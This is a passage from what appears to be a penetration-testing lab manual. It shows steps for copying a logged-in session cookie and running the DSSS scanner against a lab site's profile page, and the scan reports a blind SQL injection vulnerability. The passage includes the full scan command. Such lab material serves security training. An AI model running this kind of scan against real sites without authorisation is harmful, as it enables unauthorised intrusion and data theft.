


11. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.




12. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 11]"** and press Enter.

Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.




13. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.

14. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.

